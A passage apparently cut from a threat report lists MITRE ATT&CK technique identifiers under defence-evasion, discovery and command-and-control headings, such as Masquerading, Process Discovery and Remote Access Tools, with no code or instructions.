T1036 Masquerading

T1085 Rundll32
T1064 Scripting
T1027 Obfuscated Files or Information

Discovery

T1057 Process Discovery
T1012 Query Registry
T1082 System Information Discovery
T1016 System Network Configuration Discovery
T1124 System Time Discovery
T1497 Virtualization/Sandbox Evasion

Command and Control

T1043 Commonly Used Port
T1065 Uncommonly Used Port
T1219 Remote Access Tools
T1071 Standard Application Layer Protocol
